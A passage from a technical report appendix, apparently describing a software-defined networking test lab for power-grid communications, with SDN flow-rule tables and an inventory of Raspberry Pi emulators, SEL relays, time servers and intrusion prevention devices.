B2			ARP		192.168.1.50	192.168.1.19			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 9)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B2			ARP		192.168.1.50	192.168.1.24			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 14)
B2			ARP		192.168.1.50	192.168.1.25			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 15)
B2			ARP		192.168.1.50	192.168.1.26			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 16)
B2			ARP		192.168.1.50	192.168.1.16			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 6)
B2			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	D2		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)
B2			ARP		192.168.1.249	192.168.1.252			D2		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
B2			IPV4	ICMP	192.168.1.249	192.168.1.252			D2		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)
B3			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		D2		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
B3			ARP		192.168.1.252	192.168.1.249			D2		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)
B3			IPV4	ICMP	192.168.1.252	192.168.1.249			D2		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
B4			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	D2, D1*	Group=1	(BA Management) (BA Management VM) (BA Low Side)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B4			ARP		192.168.10.4	192.168.10.100			D2, D1*	Group=1	(BA ARP) (BA Management VM) (BA Low Side)
D1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D1			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D1			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	B2		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D1			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		B4		(BA Management) (BA Management VM) (BA Low Side)
D1			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D1			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D1			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D1			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D1			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D1			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D1			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D1			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D1			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D1			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D1			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D1			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D1			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D1			ARP		172.16.1.32	172.16.2.1			LOCAL		(ARP) (SEL-2740S Control Center) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.11	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 1)
D1			ARP		192.168.1.12	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 2)
D1			ARP		192.168.1.13	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 3)
D1			ARP		192.168.1.14	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 4)
D1			ARP		192.168.1.15	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D1			ARP		192.168.1.16	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 6)
D1			ARP		192.168.1.17	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 7)
D1			ARP		192.168.1.18	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 8)
D1			ARP		192.168.1.19	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D1			ARP		192.168.1.20	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D1			ARP		192.168.1.21	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D1			ARP		192.168.1.22	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 12)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.23	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D1			ARP		192.168.1.24	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 14)
D1			ARP		192.168.1.25	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D1			ARP		192.168.1.26	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D1			ARP		192.168.10.100	192.168.10.4			B4		(BA ARP) (BA Management VM) (BA Low Side)
D1			ARP		172.16.2.2	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D1			ARP		172.16.2.3	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D1			ARP		172.16.2.4	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1			ARP		172.16.2.5	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D1			ARP		172.16.2.6	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
D1		00:30:A7:16:E4:70	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
D1		00:30:A7:16:E3:62	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1		00:30:A7:1B:62:FF	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1		00:30:A7:1B:62:17	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D1		00:30:A7:1B:62:CD	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D2			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	B3		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
D2			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	B2		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D2			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		B4		(BA Management) (BA Management VM) (BA Low Side)
D2			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		B2		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D2			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D2			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D2			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D2			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		172.16.1.32	172.16.2.1			LOCAL		(ARP) (SEL-2740S Control Center) (NTP Server)
D2			ARP		192.168.1.11	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		192.168.1.12	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		192.168.1.13	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 3)
D2			ARP		192.168.1.14	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 4)
D2			ARP		192.168.1.15	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D2			ARP		192.168.1.16	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 6)
D2			ARP		192.168.1.17	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 7)
D2			ARP		192.168.1.18	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 8)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.19	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D2			ARP		192.168.1.20	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D2			ARP		192.168.1.21	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D2			ARP		192.168.1.22	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 12)
D2			ARP		192.168.1.23	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D2			ARP		192.168.1.24	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 14)
D2			ARP		192.168.1.249	192.168.1.252			B3		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)
D2			ARP		192.168.1.25	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D2			ARP		192.168.1.252	192.168.1.249			B2		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
D2			ARP		192.168.1.26	192.168.1.50			B2		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D2			ARP		192.168.10.100	192.168.10.4			B4		(BA ARP) (BA Management VM) (BA Low Side)
D2			IPV4	ICMP	192.168.1.252	192.168.1.249			B2		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	ICMP	192.168.1.249	192.168.1.252			B3		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
D2			ARP		172.16.2.2	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2			ARP		172.16.2.3	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2			ARP		172.16.2.4	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2			ARP		172.16.2.5	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2		00:30:A7:16:E3:62	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2		00:30:A7:1B:62:FF	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2		00:30:A7:1B:62:17	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2		00:30:A7:1B:62:CD	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
LOCAL			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	D2, D1*	Group=1	(NTP Client) (SEL-2740S Control Center) (NTP Server)
LOCAL			ARP		172.16.2.1	172.16.1.32			D2, D1*	Group=1	(ARP) (SEL-2740S Control Center) (NTP Server)
LOCAL			ARP			172.16.1.1			B1	Table=0 Priority=60000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
LOCAL			IPV4			172.16.1.1			B1	Table=0 Priority=60000	() () ()
LOCAL			ARP		172.16.2.1	172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Control Center)
LOCAL		00:30:A7:16:E5:B5	IPV4			172.16.1.1			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Control Center)
			GOOSE						CONTROLLER	Table=3 Priority=1 Meter=61	() () ()
			SV						CONTROLLER	Table=3 Priority=1 Meter=62	() () ()
			ARP						CONTROLLER	Table=3 Priority=1 Meter=63	() () ()
									CONTROLLER	Table=3 Priority=0 Meter=64	() () ()
									D2, D1	Table=0 Priority=0 GotoTable=1	() () ()
										Priority=0 GotoTable=2	() () ()
										Priority=0 GotoTable=3	() () ()
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	() () ()
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	() () ()

A.3.3 End-Node Devices

The test environment includes several end-node devices that generate or receive network traffic that is passed through the network fabric. The majority of these devices consist of several Raspberry Pi SBCs running software that emulates typical end-device components that represent the traffic and protocols that would be seen in a real environment.

Raspberry Pi devices were chosen because of their flexibility and cost. For less than $100 each, individual end devices running a variety of EDS protocols can be created and reconfigured, thus allowing a wide variety of protocols and end-device data sources and sinks that represent a real environment. The focus of this test environment is to test the infrastructure and not the end devices.

The test environment also includes a few actual devices (e.g., protection relays, merging units, time sources, etc.) that will interact with each other and the simulated devices.

Further, a virtual server environment has been provisioned to serve as a source or sink of traffic sent to, or received from, the end-node devices.

Note that the Ethernet controller used for the on-board connection for the Raspberry Pi 3 Model B will not support data rates required for IEC 61850 sampled values, so USB-attached Ethernet adapters are required for Raspberry Pi devices that need to subscribe to IEC 61850 sampled values in the data plane.

Additionally, USB to Ethernet adapters are used to provide the Ethernet interfaces that implement the lab support network (10.10.99.xx).

A.3.3.1 Raspberry Pi #1

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.11/255.255.255.0
IP address (lab support): 10.10.99.11/255.255.255.0
MAC address: B8:27:EB:7B:BF:0F
Function: Modbus Server_1
Protocol: Modbus
Application software loaded: PyModbus[96]
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 1 Port B2(2)

A.3.3.2 Raspberry Pi #2

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.12/255.255.255.0
IP address (lab support): 10.10.99.12/255.255.255.0
MAC address: B8:27:EB:4D:9A:1F
Function: Modbus Server_2
Protocol: Modbus

[96] See https://github.com/riptideio/pymodbus for additional information. (accessed March 18, 2021)

Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 2 Port B1(1)

A.3.3.3 Raspberry Pi #3

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.13/255.255.255.0
IP address (lab support): 10.10.99.13/255.255.255.0
MAC address: B8:27:EB:34:6B:A4
Function: Modbus Server_3
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 3 Port B2(2)

A.3.3.4 Raspberry Pi #4

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.16/255.255.255.0
IP address (lab support): 10.10.99.16/255.255.255.0
MAC address: B8:27:EB:22:40:97
Function: Modbus Server_4
Protocol: Modbus
Application software loaded: PyModbus
Application software version: v2.0.1
Physical connections: SEL 2740S Switch 3 Port E4(16)

A.3.3.5 Raspberry Pi #5

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.14/255.255.255.0
IP address (lab support): 10.10.99.14/255.255.255.0
MAC address: B8:27:EB:D0:62:91
Function: SV Publisher
Protocol: SV
Application software loaded: LibIEC61850[97]
Application software version: v1.3.0
Physical connections: SEL 2740S Switch 1 Port C3(7)

A.3.3.6 Raspberry Pi #6

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.15/255.255.255.0
IP address (lab support): 10.10.99.15/255.255.255.0
MAC address: B8:27:EB:D9:37:DB
Function: SV Subscriber

[97] See https://libiec61850.com/libiec61850/ for additional information (accessed March 18, 2021)

Protocol: SV
Application software loaded: LibIEC61850
Application software version: v1.3.0
Physical connections: SEL 2740S Switch 3 Port C1(5)

A.3.3.7 Raspberry Pi #7

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.17/255.255.255.0
IP address (lab support): 10.10.99.17/255.255.255.0
MAC address: B8:27:EB:1E:43:CE
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3[98]
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port C2(6)

A.3.3.8 Raspberry Pi #8

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.18/255.255.255.0
IP address (lab support): 10.10.99.18/255.255.255.0
MAC address: B8:27:EB:4E:02:01
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 1 Port B3(3)

A.3.3.9 Raspberry Pi #9

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.19/255.255.255.0
IP address (lab support): 10.10.99.19/255.255.255.0
MAC address: B8:27:EB:E7:57:5A
Function: SV Publisher
Protocol: Sampled Values
Application software loaded: LibIEC61850
Application software version: v.1.3.0
Physical connections: SEL 2740S Switch 1 Port D4(12)

A.3.3.10 Raspberry Pi #10

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.20/255.255.255.0
IP address (lab support): 10.10.99.20/255.255.255.0
MAC address: B8:27:EB:DF:97:EF

[98] See https://dnp3.github.io/ for additional information (accessed March 18, 2021)

Function: IEC 61850 Sample Value Subscriber
Protocol:
Application software loaded:
Application software version:
Physical connections: SEl 2740S Switch 2 Port E4(16)

A.3.3.11 Raspberry Pi #11

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.21/255.255.255.0
IP address (lab support): 10.10.99.21/255.255.255.0
MAC address: B8:27:EB:03:84:45
Function: UDP traffic generation
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port F4(20)

A.3.3.12 Raspberry Pi #12

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.22/255.255.255.0
IP address (lab support): 10.10.99.22/255.255.255.0
MAC address: B8:27:EB:25:A7:9B
Function: UDP traffic generation
Protocol: UDP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port E2(14)

A.3.3.13 Raspberry Pi #13

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.23/255.255.255.0
IP address (lab support): 10.10.99.23/255.255.255.0
MAC address: B8:27:EB:BF:4E:55
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 1 Port E3(15)

A.3.3.14 Raspberry Pi #14

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.24/255.255.255.0
IP address (lab support): 10.10.99.24/255.255.255.0
MAC address: B8:27:EB:96:AC:C1
Function: DNP3 Outstation

Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port F3(19)

A.3.3.15 Raspberry Pi #15

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.25/255.255.255.0
IP address (lab support): 10.10.99.25/255.255.255.0
MAC address: B8:27:EB:EF:D2:1A
Function: DNP3 Master
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port E1(13)

A.3.3.16 Raspberry Pi #16

Hardware: Raspberry Pi 3 Model B+
Operating software: Raspbian
IP address: 192.168.1.26/255.255.255.0
IP address (lab support): 10.10.99.26/255.255.255.0
MAC address: B8:27:EB:60:C4:FB
Function: DNP3 Outstation
Protocol: DNP3
Application software loaded: OpenDNP3
Application software version: v2.0.x
Physical connections: SEL 2740S Switch 2 Port B3(3)

A.3.3.17 NTP Server

Hardware: SEL 2488 GPS Clock
Operating software: n/a
IP address: 172.16.1.32/255.255.0.0[99]
MAC address: 0030A71D098D
Function: NTP Server
Protocol: NTP
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port C2(6)

A.3.3.18 PTP Server

Hardware: SEL 2488 GPS Clock
Operating software: n/a
IP address: n/a (layer 2 device)
MAC address: 0030A71D098E
Function: PTP Grandmaster

[99] Note: the NTP server is configured for both the management plane (172.16.0.0/255.255.0.0) and data plane (192.168.1.0/255.255.255.0)

Protocol: PTP (IEEE 1588 with C37.238 Power Profile)
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port B1(1)

A.3.3.19 SEL Relay Configuration Node (Commando)

Hardware: VMware ESXi server
Operating software: Windows 10
IP address: 192.168.1.52/255.255.255.0
MAC address:
Function: SEL Relay configuration manager
Protocol:
Application software loaded: SEL Accelerator
Application software version:
Physical connections: SEL 2740S Switch CC Port B1

A.3.3.20 SEL 401 merging Unit

Hardware: SEL 401 Merging Unit
Operating software: n/a
IP address: 192.168.1.31/255.255.255.0
MAC address: 0030A71C2490
0030A71C2490
Function: IEC 61850 Merging Unit
Protocol: IEC 61850 GOOSE, IEC 61850 SV
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 3 Port C4(8)
SEL 2740S Switch 3 Port E3(15)

A.3.3.21 SEL 421 Relay

Hardware: SEL 421 Relay
Operating software: n/a
IP address: 192.168.1.30/255.255.255.0
MAC address: 0030A71D08EC
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 4 Port C4(8)

A.3.3.22 SEL 751 Relay 1

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.27/255.255.255.0
MAC address: 0030A71D1197
0030A71D1198
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:

Application software version:
Physical connections: SEL 2740S Switch 2 Port E1(13)
SEL 2740S Switch 3 Port D4(12)

A.3.3.23 SEL 751 Relay 2

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.28/255.255.255.0
MAC address: 0030A71D0EB9
0030A71D0EBA
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 2 Port D4(12)
SEL 2740S Switch 3 Port D3(11)

A.3.3.24 SEL 752 Relay 3

Hardware: SEL 751 Relay
Operating software: n/a
IP address: 192.168.1.29/255.255.255.0
MAC address: 0030A71D0EED
0030A71D0EEC
Function: Relay
Protocol: IEC 61850 GOOSE, IEC 61850 SV, DNP3
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch 1 Port D2(10)
SEL 2740S Switch 3 Port B3(3)

A.3.3.25 Temporary Workstation

Hardware: VMware ESXi server
Operating software: Windows 10
IP address: 192.168.1.50/255.255.255.0
MAC address:
Function:
Protocol:
Application software loaded:
Application software version:
Physical connections: SEL 2740S Switch CC Port B1

A.3.3.26 Binary Armor Intrusion Prevention System

Hardware: Binary Armor SCADA Network Guard Standard (BA-SCADA-D)
Operating software: n/a
IP address: 192.168.1.17/255.255.255.0 (Hi Side)
192.168.1.18/255.255.255.0 (Lo Side)
192.168.10.100/255.255.255.0 (management interface,
shared with Lo side physical interface)
MAC address: 000C29FBE92E (Hi side)

000105453EBD (Lo side)
Function: IPS
Protocol: DNP3
Application software loaded:
Application software version:
Physical connections: Lo Side: SEL 2740S Switch 1 Port F1(17)
Hi Side: SEL 2740S Switch 1 Port C4(8)

A.3.3.27 Suricata Intrusion Prevention System

Hardware: OnLogic CL210G-10
Operating software: Ubuntu?
IP address: n/a
MAC address: 00224DD810AA (Lo side)
00224DD810AB (Hi side)
Function: IPS
Protocol: DNP3
Application software loaded:
Application software version:
Physical connections: Lo side: SEL 2740S Switch 1 Port B4(4)
Hi Side: SEL 2740S Switch 1 Port E1(13)

A.3.4 LAN Enclaves

The LAN component of the SDN test environment contains three different enclaves that can be configured for testing. End-node devices are connected physically to the SDN network in various enclaves for testing and are configured through a combination of changing physical cables or adjusting the flow rules in the SDN switches.

